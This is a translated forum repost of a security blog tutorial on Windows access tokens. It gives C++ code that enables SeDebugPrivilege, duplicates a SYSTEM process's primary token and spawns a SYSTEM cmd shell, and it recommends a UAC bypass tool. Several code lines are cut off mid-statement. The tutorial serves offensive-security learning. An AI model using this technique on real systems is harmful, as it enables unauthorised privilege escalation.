Windows API and Impersonation Part 1 - 如何使用Primary Tokens获取SYSTEM权限

一叶飘零 / 2018-11-02 08:05:00 / 浏览数 1978 技术文章 技术文章 顶(0) 踩(0)

前言

这是关于Windows API和Impersonation的学习笔记。它将描述我自学Windows API和Impersonation的心路历程。

主要目标是获取system权限。阅读这篇文章后，我保证你有足够的技巧使用你的代码完成它！

文档

- Windows API Impersonation Functions(https://msdn.microsoft.com/en-us/library/cc246062.aspx)
- Impersonation Tokens(https://docs.microsoft.com/en-us/windows/desktop/secauthz/impersonation-tokens)
- Authentication Functions(https://docs.microsoft.com/pt-br/windows/desktop/SecAuthN/authentication-functions)
- Windows API - OpenProcess(https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/nf-processthreadsapi-openprocess)
- Token Access List(https://docs.microsoft.com/pt-br/windows/desktop/SecAuthZ/access-rights-for-access-token-objects)

Windows权限

Windows系统依靠Access Tokens来识别系统内的安全级别或访问权限。每个进程都有一个Primary Token和Impersonation Token，两者都可用于在Windows环境中获取system权限。

要直观的查看当前特权集，请向shell发送以下命令：

```
C:\>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
```

当您处于Medium-Integrity时，会发生上述输出，这就意味着即使我们是管理员，我们仍然没有足够的权限来弹出SYSTEM shell。

要想拥有一个进程中的所有权限，您需要合法地或者使用其它bypass技术绕过UAC。如果您对UAC Bypassing感兴趣，我建议您使用hfiref0x制作的工具UACME，这是到目前为止，在互联网上可以免费获得的最完整的UAC bypassing工具。

所以，在我们通过UAC之后，状态如下：

```
C:\>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description
========================================= ==================================================================
SeCreateTokenPrivilege                    Create a token object
SeAssignPrimaryTokenPrivilege             Replace a process level token
SeLockMemoryPrivilege                     Lock pages in memory
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process
SeTcbPrivilege                            Act as part of the operating system
SeSecurityPrivilege                       Manage auditing and security log
SeTakeOwnershipPrivilege                  Take ownership of files or other objects
SeLoadDriverPrivilege                     Load and unload device drivers
SeSystemProfilePrivilege                  Profile system performance
SeSystemtimePrivilege                     Change the system time
SeProfileSingleProcessPrivilege           Profile single process
SeIncreaseBasePriorityPrivilege           Increase scheduling priority
SeCreatePagefilePrivilege                 Create a pagefile
SeCreatePermanentPrivilege                Create permanent shared objects
```

```
SeBackupPrivilege                         Back up files and directories
SeRestorePrivilege                        Restore files and directories
SeShutdownPrivilege                       Shut down the system
SeDebugPrivilege                          Debug programs
SeAuditPrivilege                          Generate security audits
SeSystemEnvironmentPrivilege              Modify firmware environment values
SeChangeNotifyPrivilege                   Bypass traverse checking
SeUndockPrivilege                         Remove computer from docking station
SeManageVolumePrivilege                   Perform volume maintenance tasks
SeImpersonatePrivilege                    Impersonate a client after authentication
SeCreateGlobalPrivilege                   Create global objects
SeTrustedCredManAccessPrivilege           Access Credential Manager as a trusted caller
SeRelabelPrivilege                        Modify an object label
SeIncreaseWorkingSetPrivilege             Increase a process working set
SeTimeZonePrivilege                       Change the time zone
SeCreateSymbolicLinkPrivilege             Create symbolic links
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session
```

值得注意的是，我们拥有比以前更多的权限。现在我们可以继续更高级的工作了。

启用权限

有时虽然您在当前的权限集中具有特定的权限（通过`whoami / priv`显示），但它是被禁用的。

以下C++代码能够在程序运行时启用它：

```
#include <Windows.h>
#include <tchar.h>

BOOL EnableWindowsPrivilege(WCHAR* Privilege)
{
   /* Tries to enable privilege if it is present to the Permissions set. */
   LUID luid = {};
   TOKEN_PRIVILEGES tp;
   HANDLE currentProcess = GetCurrentProcess();
   HANDLE currentToken = {};
   tp.PrivilegeCount = 1;
   tp.Privileges[0].Luid = luid;
   tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
   if (!LookupPrivilegeValue(NULL, Privilege, &luid)) return FALSE;
   if (!OpenProcessToken(currentProcess, TOKEN_ALL_ACCESS, &currentToken)) return FALSE;
   if (!AdjustTokenPrivileges(currentToken, FALSE, &tp, sizeof(TOKEN_PRIVILEGES), (PTOKEN_PRIVILEGES)NULL, (PDWORD)NULL)) retu
   return TRUE;
}

int wmain(void)
{
   // Enable SeDebugPrivilege (dubbed SE_DEBUG_NAME by constant variable)
   if(!EnableWindowsPrivilege(SE_DEBUG_NAME))
   {
       wprintf(L"Could not enable SeDebugPrivilege!\n");
       return 1;
   }
   return 0;
}
```

检查权限

有时，在启动程序或函数之前，您需要检查当前的权限集是否存在某个权限。

以下C++代码展示了如何检查特定权限：

```
#include <Windows.h>
#include <tchar.h>

BOOL CheckWindowsPrivilege(WCHAR *Privilege)
{
   /* Checks for Privilege and returns True or False. */
   LUID luid;
   PRIVILEGE_SET privs;
   HANDLE hProcess;
   HANDLE hToken;
   hProcess = GetCurrentProcess();
   if (!OpenProcessToken(hProcess, TOKEN_QUERY, &hToken)) return FALSE;
   if (!LookupPrivilegeValue(NULL, Privilege, &luid)) return FALSE;
   privs.PrivilegeCount = 1;
   privs.Control = PRIVILEGE_SET_ALL_NECESSARY;
   privs.Privilege[0].Luid = luid;
   privs.Privilege[0].Attributes = SE_PRIVILEGE_ENABLED;
   BOOL bResult;
   PrivilegeCheck(hToken, &privs, &bResult);
   return bResult;
}

int wmain(void)
{
   if(!CheckWindowsPrivilege(SE_DEBUG_NAME))
   {
       wprintf(L"I do not have SeDebugPrivilege!\n");
       return 1;
   }
   wprintf(L"I do have SeDebugPrivilege!\n");
   return 0;
}
```

如何使用Primary Tokens获取系统

本文的这一部分将详细介绍我使用Windows API启动系统的第一种方法。它将逐步详细说明使系统正常工作所需的每个函数，直到构建完整的PoC代码。

OpenProcess

此功能对于研究非常重要，因为它是在Windows系统中可以启动远程进程的句柄。如果没有句柄，您将无法与这些流程交互并从中获取任何信息。我们来看看它的调用语法

```
HANDLE OpenProcess(
 DWORD dwDesiredAccess,
 BOOL  bInheritHandle,
 DWORD dwProcessId
);
```

要使用OpenProcess获取句柄，您需要一个表示期望访问远程进程的DWORD，以及一个BOOLEAN，用来表示由该进程生成的进程将继承access tokens，并需要一个DWORD Process Identifier■PID■调用它。检查以下C++示例以获取PID值为1234的进程的句柄：

```
#include "windows.h"
#include "tchar.h"

int wmain(int argc, WCHAR **argv)
{
   HANDLE hProcess;
   hProcess = OpenProcess(PROCESS_QUERY_INFORMATION, TRUE, 1234);
   if(!hProcess)
   {
       wprintf(L"Could not get a handle to remote process.\n");
       return 1;
   }
   wprintf(L"We got our handle!\n");
   return 0;
}
```

OpenProcessToken

这个功能需要一个句柄。因此，如果您还没有阅读过有关OpenProcess的内容，那么您现在就应该去读读它。

在您拥有进程的句柄之后，您可以打开它并查询有关其安全访问权限的信息。我们来看看调用语法：

```
BOOL OpenProcessToken(
 HANDLE  ProcessHandle,
 DWORD   DesiredAccess,
 PHANDLE TokenHandle
);
```

三个论点。第一个是流程句柄。第二个是令牌的期望访问，第三个是存储我们从此过程”打开”的令牌的指针。

查看这个C++示例，了解我们如何使用此函数：

```
#include "windows.h"
#include "tchar.h"
#pragma comment(lib, "advapi32.lib")

int wmain(int argc, WCHAR **argv)
{
   if (argc < 2)
   {
       wprintf(L"Usage: %ls <PID>\n", argv[0]);
       return 1;
   }

   DWORD dwPid;
   dwPid = _wtoi(argv[1]);
   wprintf(L"[+] PID chosen: %d\n", dwPid);

   // Try to open the remote process.
   HANDLE hProcess = OpenProcess(PROCESS_QUERY_INFORMATION, TRUE, dwPid);
   if (!hProcess)
   {
       wprintf(L"ERROR: Could not get a handle to PID %d\n", dwPid);
       return 1;
   }

   wprintf(L"[+] Got handle for PID: %d\n", dwPid);

   // Create a pointer to a Token
   PHANDLE pToken = new HANDLE;
   BOOL bResult = OpenProcessToken(hProcess, TOKEN_QUERY | TOKEN_IMPERSONATE, pToken);
   if (!bResult)
   {
       wprintf(L"ERROR: Could not open process token.\n");
       return 1;
   }

   wprintf(L"[+] Process token is now open.\n");

   return 0;
}
```

DuplicateTokenEx

我们需要详细关注这个函数，我们需要用它获取SYSTEM令牌并在某个地方使用它。它可以复制一个令牌对象。它很有用，因此我们可以使用它来创建/生成另一个使用属于

检查如何调用它：

```
BOOL DuplicateTokenEx(
 HANDLE                       hExistingToken,
 DWORD                        dwDesiredAccess,
 LPSECURITY_ATTRIBUTES        lpTokenAttributes,
 SECURITY_IMPERSONATION_LEVEL ImpersonationLevel,
 TOKEN_TYPE                   TokenType,
 PHANDLE                      phNewToken
);
```

现在看看我们的C++代码示例：

```
HANDLE GetAccessToken(DWORD pid)
{

   /* Retrieves an access token for a process */
   HANDLE currentProcess = {};
   HANDLE AccessToken = {};
   DWORD LastError;
   if (pid == 0)
   {
       currentProcess = GetCurrentProcess();
   }
   else
   {
       currentProcess = OpenProcess(PROCESS_QUERY_INFORMATION, TRUE, pid);
       if (!currentProcess)
       {
           LastError = GetLastError();
           wprintf(L"ERROR: OpenProcess(): %d\n", LastError);
           return (HANDLE)NULL;
       }
   }
   if (!OpenProcessToken(currentProcess, TOKEN_ASSIGN_PRIMARY | TOKEN_DUPLICATE | TOKEN_IMPERSONATE | TOKEN_QUERY, &AccessToke
   {
       LastError = GetLastError();
       wprintf(L"ERROR: OpenProcessToken(): %d\n", LastError);
       return (HANDLE)NULL;
   }
   return AccessToken;
}

int wmain(int argc, WCHAR **argv)
{
   DWORD LastError;

   /* Argument Check */
   if (argc < 2)
   {
       wprintf(L"Usage: %ls <PID>\n", argv[0]);
       return 1;
   }

   /* Process ID definition */
   DWORD pid;
   pid = _wtoi(argv[1]);
   if ((pid == NULL) || (pid == 0)) return 1;

   wprintf(L"[+] Pid Chosen: %d\n", pid);

       // Retrieves the remote process token.
   HANDLE pToken = GetAccessToken(dwPid);

   //These are required to call DuplicateTokenEx.
   SECURITY_IMPERSONATION_LEVEL seImpersonateLevel = SecurityImpersonation;
   TOKEN_TYPE tokenType = TokenPrimary;
   HANDLE pNewToken = new HANDLE;
   if(!DuplicateTokenEx(pToken, MAXIMUM_ALLOWED, NULL, seImpersonateLevel, tokenType, &pNewToken))
   {
       DWORD LastError = GetLastError();
       wprintf(L"ERROR: Could not duplicate process token [%d]\n", LastError);
       return 1;
   }
   wprintf(L"Process token has been duplicated.\n");
}
```

这有很多的代码，但总的来说，给定一个DWORD表示进程PID编号，此代码使用名为GetAccessToken的函数来检索远程进程的句柄。如果成功，它会复制检索到的令牌，

CreateProcessWithToken

CreateProcessWithToken是我们在将自己提升为SYSTEM用户之前要调用的最后一个函数。在调用ImpersonateLoggedOnUser（并且不返回错误）之后，我们可以使
token在新的安全环境下生成进程。


```
BOOL CreateProcessWithTokenW(
 HANDLE                hToken,
 DWORD                 dwLogonFlags,
 LPCWSTR               lpApplicationName,
 LPWSTR                lpCommandLine,
 DWORD                 dwCreationFlags,
 LPVOID                lpEnvironment,
 LPCWSTR               lpCurrentDirectory,
 LPSTARTUPINFOW        lpStartupInfo,
 LPPROCESS_INFORMATION lpProcessInformation
);
```

从ImpersonateLoggedOnUser继续我们的代码：

```
if(!DuplicateTokenEx(pToken, MAXIMUM_ALLOWED, NULL, seImpersonateLevel, tokenType, &pNewToken))
   {
       DWORD LastError = GetLastError();
       wprintf(L"ERROR: Could not duplicate process token [%d]\n", LastError);
       return 1;
   }
   wprintf(L"Process token has been duplicated.\n");

/* Starts a new process with SYSTEM token */
STARTUPINFO si = {};
PROCESS_INFORMATION pi = {};
BOOL ret;
ret = CreateProcessWithTokenW(pNewToken, LOGON_NETCREDENTIALS_ONLY, L"C:\\Windows\\System32\\cmd.exe", NULL, CREATE_NEW_CONSOL
if (!ret)
{
   DWORD lastError;
   lastError = GetLastError();
   wprintf(L"CreateProcessWithTokenW: %d\n", lastError);
   return 1;
}
```

当CreateProcessWithTokenW成功执行时，NT AUTHORITY\SYSTEM下的Windows shell应出现在屏幕上。


Administrator: Windows PowerShell
Administrator: C:\Windows\System32\cmd.exe

```
PS C:\Users\andre\source\repos\TokenImpersonation\Debug> Get-Process winlogon

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    293      13     3256       6288       0.67    928   1 winlogon

PS C:\Users\andre\source\repos\TokenImpersonation\Debug> .\PrimaryToken.exe 928
Get-System by Primary Token program written by zc00l
[*] Current process owner: DESKTOP-GGT9GIL\andre
[+] PID chosen: 928
[*] Remote process owner: NT AUTHORITY\SYSTEM
PS C:\Users\andre\source\repos\TokenImpersonation\Debug>
```

```
Microsoft Windows [Version 10.0.17763.55]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
nt authority\system

C:\WINDOWS\system32>
```

后记

这篇博文的第一部分到此结束。在第二部分中，我打算展示如何使用Impersonation Token来获取SYSTEM shell。

■■■■■https://0x00-0x00.github.io/research/2018/10/21/Windows-API-And-Impersonation-Part-1.html

点击收藏 | 1 关注 | 1

上一篇：picoCTF2018 Write... 下一篇：Windows API and I...

1. 0 条回复
   - 动动手指，沙发就是你的了！